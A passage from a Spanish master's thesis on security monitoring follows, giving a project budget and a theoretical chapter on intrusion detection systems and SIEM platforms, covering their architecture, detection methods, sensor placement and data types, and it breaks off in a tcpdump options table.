Se muestra el resumen económico inicial del proyecto en la tabla 1.19.

Tipo	Coste (€)
Componentes software	533,95
Componentes hardware	1998
Mano de obra	2975
Total	5506

Tabla 1.19: Resumen económico inicial.

El desglose económico final del proyecto se muestra en el documento 5.

1.14. Orden de prioridad de los documentos

El orden de prioridad de los documentos y su justificación es el siguiente:

- Memoria: Es el primero pues contiene la descripción de la solución del problema, la situación actual y antecedentes necesarios para entender la solución general.
- Especificación del sistema: Ocupa el segundo lugar debido a que expone todos aquellos objetivos y requisitos que debe de cumplir el trabajo. Con este documento se puede recoger una idea general del propósito del proyecto.
- Presupuesto: Ocupa el tercer lugar debido a que es uno de los factores clave en el desarrollo del proyecto puesto que el coste de las herramientas utilizadas son parte de la solución.
- Anexo: Contiene varios de los documentos que sirven de apoyo al resto del proyecto.
- Marco teórico: Contiene varios contenidos teóricos no esenciales que ayudan a la compresión del contenido del trabajo.

Escuela Superior de Ingeniería

Máster en Seguridad Informática

Despliegue y explotación de herramientas open-source para la monitorización y gestión de eventos en un entorno virtualizado

Marco teórico

Realizado por

Autor: Raúl Caro Moreno

Ingeniero Informático especializado en computación

raul.caromoreno@alum.uca.es

Puerto Real, Julio 2020

Marco teórico

Este capítulo tiene como objetivo estudiar aquellos conceptos teóricos que son esenciales a la hora de comprender el contexto en el que se realiza el trabajo, las alternativas que se plantean, el diseño y la solución propuesta.

Se van a describir las dos principales herramientas que se utilizan para la monitorización y gestión de eventos de seguridad, así como los datos que utilizan estas herramientas:

- Los sistemas de detección de intrusos (IDS).
- Los sistemas de gestión de información y eventos de seguridad (SIEM).

2.1. Sistemas de detección de intrusos

Uno de los componentes más importantes actualmente en la monitorización y gestión de eventos de seguridad son los Sistemas de Detección de Intrusos (Intrusion Detection Systems o IDS). Son sistemas cuyo objetivo es la detección de ataques hacia los sistemas de información (dispositivos, red...) y se encargan de proteger el sistema contra accesos no autorizados o malware.

Podemos decir que un IDS está formado por todo aquel hardware y aquellas aplicaciones software que:

- Realizan una tarea de monitorización, por medio de herramientas que recolectan el tráfico en la red o en unos dispositivo llamados sensores.
- Realizan una tarea de reacción: Detectan patrones de intrusión en los registros de los servicios o comportamiento del sistema y producen alertas para reportar el incidente.

Mediante la recolección de la información sobre la red y los dispositivos, generan eventos (datos de alerta) que son enviados al servidor principal de registros o se guardan en el propio dispositivo. El IDS comprueba si la red y los dispositivos que pertenecen a ella han sufrido algún ataque o evento malicioso que suponga una intrusión o un mal funcionamiento del sistema.

Podemos dividir los ataques que puede sufrir un IDS [8] en :

- Ataque de escaneo: Utilizando herramientas o técnicas de escaneo, el atacante recopila información sobre el sistema, red o servicios con el fin de realizar posteriormente un ataque. Por ejemplo, el atacante puede realizar un escaneo para conocer el sistema operativo de la máquina o los servicios que tiene abiertos y la versión de los mismos, para luego buscar vulnerabilidades y explotar el dispositivo.

- Ataque de denegación de servicio: El atacante intenta que los servicios que oferta la víctima pierdan su capacidad de estar disponibles. La disponibilidad, junto con la integridad y la confidencialidad, forman las dimensiones canónicas de un sistema seguro, por lo tanto, atentar contra ellas supone un grave perjuicio para el sistema.

- Ataques de penetración: Suele ser la última fase de un conjunto de ataques (primero es necesario realizar unos ataques de reconocimiento). El objetivo de este ataque es obtener el máximo nivel de privilegios en el dispositivo víctima para así poder hacerse con el control total de la máquina o llegar a otras que estén conectadas a ella.

2.1.1. Arquitectura de un sistema de gestión de intrusos

La arquitectura de un sistema de gestión de intrusos está formada por cuatro componentes principales:

- Los sensores: Son los elementos pasivos que se encargan de examinar todo el tráfico del segmento de red en el que estén desplegados. Buscan constantemente eventos de interés que se produzcan en su dominio y dependiendo de cómo se comuniquen con la consola del sistema se pueden clasificar en dos grupos:

- Sensores *push*: Son aquellos que cuando se detecta el evento anómalo, crean un paquete de datos que se envía a la consola. Uno de los protocolos más utilizados en este sensor es el SNMP, que permite definir *traps*, que son mensajes que se envían de manera asíncrona cuando se produce un cambio.

  Sin embargo, este tipo de sensores tiene el inconveniente de que un atacante podría capturar esos paquetes y descubrir la configuración del sensor y ante que tipo de eventos reacciona. Por lo que se podría establecer un conjunto de ataques que evitarían al sensor y éste no generaría ninguna alerta sobre el ataque.

- Sensores *pull*: Son aquellos que van almacenando los eventos de seguridad que se producen hasta que la consola realiza una petición de la información.

  Hay que establecer protocolos de intercambio de mensajes cifrado y buscar una frecuencia de peticiones al sensor que no reduzca su rendimiento. A su vez, cuando no se detecte un evento, de manera regular se podrían enviar secuencias aleatorias para que cuando un atacante capture la comunicación no pueda identificar que no se ha registrado ningún evento.

- La consola: Es el elemento que se encarga de recibir todos los eventos de los sensores y se la presentan al analista. Desde la consola se pueden configurar los distintos sensores y además, emprender acciones dependiendo de los eventos que se reciban. Se localiza en los host pertenecientes a los analistas de seguridad.

- El gestor de alertas, es el dispositivo que se encarga de recoger todas las alertas y su administración en un servidor de base de datos.

- El servidor de base de datos, es el dispositivo encargado de almacenar todas las alertas generadas en el entorno.

Estos componentes y su función son reflejados en la figura 2.1.




Figura 2.1: Arquitectura de un IDS

2.1.2. Clasificación de un sistema de detección de intrusos

En esta sección se va a tratar la clasificación de los IDS [7] dependiendo de estos factores:

- Según la procedencia de los datos.
- Según dónde se coloquen los sensores.
- Según dónde se procese la información que generan los sensores para generar alertas.
- Según la acción que toman una vez detectan la anomalía.

Se muestra la divisón de los IDS en la figura 2.2.




Figura 2.2: División de los IDS

2.1.2.1. Según la procedencia de los datos

Se puede clasificar los IDS dependiendo de dónde procedan los datos que se monitorizan en dos tipos:

- IDS basado en Host (HIDS): Es el conjunto de IDS cuya función principal es la monitorización interna de un dispositivo. Para ello utiliza los logs que se van produciendo en él.

  Es capaz de monitorizar la totalidad o una parte del comportamiento y del estado de la máquina en la que está instalado en base a su configuración. Un HIDS se encarga de identificar eventos como la modificación de la contraseña de los usuarios mediante un manejador de texto, o comparar archivos de configuración de aplicaciones importantes para ver si ha habido alguna modificación no autorizada.

- IDS basado en Red (NIDS): Son aquellos IDS que se encargan de monitorizar el tráfico de la red para proteger al sistema contra eventos maliciosos contra el sistema.

  Los NIDS se basan en la monitorización de los paquetes de red mediante el análisis de

todos y cada uno de los paquetes entrantes. En ellos, se busca patrones de comportamiento extraños como un escaneo de puertos para generar alertas o realizar acciones.

Dependiendo de cómo detecten los eventos maliciosos, los NIDS se dividen en:

- NIDS basado en firmas: Mantiene una colección de firmas, las cuales cada una de ellas se corresponde con un evento malicioso para nuestra red (por ejemplo un escaneo de puertos FIN).

  Esas firmas son utilizadas para analizar el flujo de datos que atraviesa la red. Cuando hay una ocurrencia entre el flujo de datos y la firma, se toma la decisión definida en la firma (generar una alerta, bloquear el flujo...). Generalmente, las firmas se pueden clasificar en *string signatures, port signature y header condition signature*.

  String signatures: Son aquellas firmas que contienen los carácteres ASCII que caracterizan el ataque. Un ejemplo de este tipo de firmas es detectar en el payload del paquete de red la palabra ”passwd”, que es el comando en Linux para cambiar la contraseña de un usuario.

  Las *port signatures* son aquellas firmas que comprueban el flujo que tiene como objetivo los puertos más comunes como el 23 (TCP), FTP(21) o SUNRPC(111).

  Y por último, las *header signatures* son aquellas que monitorizan combinaciones anómalas de los campos de las cabeceras de los paquetes, como por ejemplo del escaneo de puertos FIN, que consiste en comprobar si un puerto está levantado mediante el envío de un conjunto de paquetes con la bandera FIN activada.

  Por otro lado, se pueden dividir en:

  - Sistemas expertos: Se utiliza el conocimiento basado en reglas de implicación (condición/acción) en los que si se satisface la condición se aplicará la acción correspondiente.
  - Análisis de transición de estados: Los ataques se representan como una máquina de estados finitos. Cuando una de las transiciones alcanza un estado considerado

malicioso, se genera una alarma.
  - Detección de firmas: Se compara los eventos que suceden con la base de datos de firmas, y se genera una alerta si se produce una coincidencia.

- NIDS basado en anomalías: Se encarga de monitorizar patrones de comportamiento de usuarios o grupos de usuarios mediante otros que ya han sido predefinidos en el pasado.

  Este tipo de técnica busca variaciones en el comportamiento que indican que se ha producido una anomalía en el comportamiento del usuario.

  Esto se realiza mediante el establecimiento de la línea base, que es el comportamiento que se considera normal para la red (ancho de banda normal utilizado, puertos comunes, dispositivos de red conocidos...). Si el comportamiento del usuario o del sistema excede la línea base se considera una anomalía y por lo tanto, se genera una alarma.

  Existen tres tipos diferentes:

  - Sistemas basados en conocimiento: Se crea la línea base a partir de una base de conocimiento del entorno.

  - Sistemas basados en métodos estadísticos: Se crea la línea base mediante el establecimiento de métricas y modelos estadísticos.

  - Sistemas basados en aprendizaje automático: Se crea la línea base a partir de un sistema automático que es alimentado a partir del comportamiento normal del entorno.

  Las diferencias entre los NIDS basados en firmas y los NIDS basados en anomalías han sido recogidas en la tabla 2.1:

Basado en anomalías	Basado en firmas
Detecta eventos maliciosos mediante el comportamiento del sistema	Detecta los eventos maliciosos mediante una base de datos de firmas predefinidas
Comparación del flujo de red con la línea base	Comparación del flujo de red con las firmas definidas por el analista
Es capaz de detectar ataques que no están definidos por el analista:aquellos que exceden la línea base	Sólo es capaz de detectar ataques que estén recogidos por alguna de las firmas
Alto rendimiento en el entorno	Cuellos de botella con las firmas que utilizan expresiones regulares
La detección de anomalías en el comportamiento no puede ser evitada	El atacante puede idear métodos para evitar la detección de las firmas

Tabla 2.1: Comparación de tipos de NIDS.

- NIDS híbridos: Debido a que los basados en firmas funcionan mejor frente a ataques conocidos, y los de anomalías funcionan mejor con los ataques nuevos que aún no han sido registrados, es necesario disponer de un sistema que mezcle ambos.y se aumenten las posibilidades de detección ante ambos tipos de ataques.

  Estos sistemas se denominan híbridos y son aquellos que incorporan tanto herramientas que se basan en la detección mediante firmas como aquellos que utilizan una detección mediante anomalías.

- IDS Híbridos: Lo ideal es que tanto el HIDS como el NIDS trabajen en conjunto, debido a que sus ámbitos de protección de complementan, esto da lugar a los IDS híbridos, que contienen herramientas tanto HIDS para contemplar amenazas al propio dispositivo como el NIDS que contempla las amenazas al entorno.

2.1.3. Según dónde se coloquen los sensores

Como hemos visto en la sección 2.1.1, uno de los componentes principales de un IDS es el sensor, y dependiendo del lugar en el que se coloquen se puede variar en gran medida el

rendimiento y eficacia de la monitorización. Dependiendo del lugar en el que se coloquen los sensores [6], se puede dividir en:

- Modo de detección temprana: Los sensores son desplegados fuera del perímetro del cortafuegos. En este modo los sensores analiza todo el flujo entrante sin ningún tipo de filtro por lo tanto el número de falsos positivos que se van a ocasionar es mayor y los ataques que se produzcan dentro del perímetro del firewall no serán detectados. Presenta dos principales factores:
  - La principal desventaja que tiene es que la cantidad de alertas que se genera es abrumadora.
  - Una de las ventajas es que al ser sólo un sensor la configuración y mantenimiento se realizan más fácilmente.

  La representación gráfica se representa en la figura 2.3.




Figura 2.3: Detección temprana de un IDS

- Despliegue interno: Los sensores se colocan en la red local monitorizando cada una de

las conexiones entre los dispositivos y el conmutador. Los sensores no van a monitorizar el tráfico que ya ha sido detectado por el cortafuegos por lo lo que se evita un alto grado de falsos positivos.

Sin embargo, al contrario que el modo de detección temprana, deberíamos de tener un sensor por cada área de la red que quisiésemos monitorizar, con el fin de no dejar todo el tráfico de red en un sólo dispositivo.

Por lo tanto el mantenimiento y configuración se dificultan al tener más de uno, sin embargo, pueden ser configurados mediante la misma consola. Una representación gráfica se representa en la figura 2.4.




Figura 2.4: Despliegue interno de un IDS

La diferencia entre los diferentes tipos de IDS según el lugar donde se coloquen los sensores se recoge en la tabla 2.2:

	Detección temprana	Despliegue interno
Posición	Entre el cortafuegos y la zona no confiable	Red local
Flujo analizado	Sin filtro	Filtrado por el cortafuego
Número Falsos positivos	Alto	Moderado
Ataques detectados	Todos menos aquellos que se produzcan dentro de las zonas internas	Ataques del área en la que se despliegue
Mantenimiento y configuración	Sólo hay que realizarlo en un dispositivo	Hay que realizarlo en todas las áreas

Tabla 2.2: Comparación de tipos IDS dependiendo del lugar de despliegue de los sensores.

2.1.3.1. Según dónde se procese la información que generan los sensores

Por otra parte, la arquitectura de un IDS puede ser de distinta forma dependiendo de la estrategia de control que sigan, es decir, a dónde envíen la información que recogen del entorno y se procese. Podemos distinguir dos tipos:

- Sistema de detección de intrusos centralizado: los datos son recogidos de uno o múltiples dispositivos y son enviados a un dispositivo central para su análisis. Se puede ver en la figura 2.5.




Figura 2.5: Arquitectura centralizada de un IDS

- Sistemas de detección de intrusos distribuido (DIDS): Los datos son recogidos de uno o múltiples dispositivos y cada dispositivo se encarga de analizar la información. Luego se envía a un nodo central donde se cruzan los eventos para detectar intrusiones. Un ejemplo de estos sistemas son los SIEM. Se representan gráficamente en la figura 2.6.




Figura 2.6: Arquitectura distribuida de un IDS

2.1.3.2. Según la acción que toman

También podemos clasificar los IDS dependiendo de si al detectar el evento y generar la alerta no actúan o reaccionan ante los ataques:

- IDS Pasivo: Sólo notifican generando alertas pero no actúan contra el ataque. Procesan la información (paquetes y registros) en intrusiones y se generan alertas.
- IDS Activos (IPS): No se limitan a monitorizar el tráfico sino que se actúa contra el atacante. Es similar a un firewall, con la diferencia de que el IPS actúa según los encabezados y el contenido del paquete y el firewall actúa en base al encabezado. Se considera una evolución de los IDS al poder detectar la amenaza que genera la alerta y luego realizar acciones en base a ella.

2.2. Sistemas de gestión de información y eventos de seguridad (SIEM)

Estos sistemas van un paso más allá y son capaces de detectar, responder y neutralizar las amenazas del entorno a través de un análisis inteligente de los eventos que se producen en el entorno en el que se despliegan.

Dentro de estos sistemas se encuentran las herramientas de gestión y monitorización de eventos. Combinan la tecnología de dos herramientas:

- SEM (gestión de eventos de seguridad): Se considera la tecnología que ante anomalías en el entorno produce eventos que indican un comportamiento anómalo o intrusión. Incluye:
  - Monitorización en tiempo real y eficacia con el tiempo: a medida que la base de datos se va haciendo más grande, es capaz de identificar mayor cantidad de eventos maliciosos y con mayor precisión.
  - Correlación de eventos: permite la relación de los eventos para generar eventos más importantes y sobre todo, ayuda a reducir los falsos positivos.
  - Notificaciones y vistas de los eventos: Soportan la visualización de los datos, lo que ayuda al encargado de la seguridad a evaluar el comportamiento de la red de manera rápida.

- SIM (gestión de información de seguridad): Son sistemas que permite el almacenamiento de la información de seguridad correspondiente a los dispositivos de la red (datos sobre las conexiones del equipo, protocolos...). Incluye:

  - Almacenamiento a largo plazo, con medidas de recuperación de datos mediante consultas estandarizadas.

  - Análisis de datos: puede evaluar los eventos que se guardan para identificar comportamientos anómalos en futuros análisis.

Como no dependen de una sola fuente de información como los IDS, se reducen en gran medida los falsos positivos. Su arquitectura y flujo se muestra en la figura 2.7 y contiene los siguientes componentes:

- Un conjunto de sensores que se encargan de la monitorización y análisis del entorno en el que estén desplegados. Envían los datos que se generan en el entorno al SIEM, estos datos proceden de diferentes fuentes y pueden ser de contenido completo, estadísticos, datos de alerta (tanto de host como de red) y datos de sesión.

- El servidor SIEM que realiza la correlación de todos los datos enviados por los sensores. Es el elemento más importante pues es donde se realiza la correlación con el fin de generar eventos más complejos. Es común que los eventos complejos que genere el SIEM se vuelvan a pasar por el sistema para correlacionarlos con otros datos más simples (estadísticos, sesión...).

- Una base de datos que almacena los eventos que se van generando. El servidor y la base de datos pueden estar en el mismo dispositivo dependiendo del tipo de despliegue que se haya utilizado.

- Una consola para la visualización a la que se puede conectar el conjunto de analistas ya sea de manera directa o remota.




Figura 2.7: Arquitectura y flujo de un SIEM

Algunos ejemplos de SIEM open source son los siguientes:

- AlienVault OSSIM: Es la versión open source de AlienVault que incluye las características básicas de un SIEM: detección de intrusos, monitorización de comportamiento y correlacion de eventos.

- SIEMonster [30]: plataforma que integra herramientas como RabbitMQ, SearchGuard, OSSEC Wazuh u OpenAudit para proporcionar servicios como *deep learning*, ejecución en la nube, detección basada en el comportamiento humano y correlación de eventos.

- Elastic Stack SIEM: Versión de Elastic Stack que utiliza las herramientas LogStash, Elastic Search y Kibana, además de extensiones para adaptar sus capacidades a las funcionalidades básicas de un SIEM.

- Prelude OSS: Herramienta SIEM que tiene características como la recolección de datos, normalización, agregación y visualización de todos los eventos de seguridad de un entorno.

2.3. Tipos de datos

Las herramientas de monitorización y gestión de datos tienen que que alimentadas por la información que capturan los sensores. Los principales tipos de datos son:

- Datos de contenido completo.
- Datos de sesión.
- Datos estadísticos.
- Datos de alerta.

2.3.1. Datos de contenido completo

Consiste en la recolección de toda la información de cada paquete que circula por el entorno en el que se despliega el sensor a través de un *sniffer*. Ofrece una mayor granularidad respecto al resto de tipos de datos ya que se van a recoger todos los detalles de cada paquete.

Sin embargo, requiere un estudio previo de la ubicación para colocar el sensor, debido a que sería un problema que con el gran volumen de datos que vamos a recoger se solapasen las zonas entre los sensores, puesto que se generaría un volumen de tráfico que requeriría un almacenamiento anormal.

Una de las principales herramientas para la recolección de contenido completo es Tcpdump, que mediante el uso de la librería libpcab permite capturar y mostrar en tiempo real los paquetes que la red. Sus utilidades básicas son:

- Monitorizar aplicaciones que utilizan comunicación por la red.
- Monitorizar la propia red mediante el análisis de los paquetes que circulan por ella.
- Capturar y leer datos enviados por otros usuarios (aquellos que no estén cifrados).

Las principales opciones que ofrece TcpDump se muestran en la tabla 2.3.

Opción	Utilidad
ip proto x	Captura paquetes del protocolo ip x
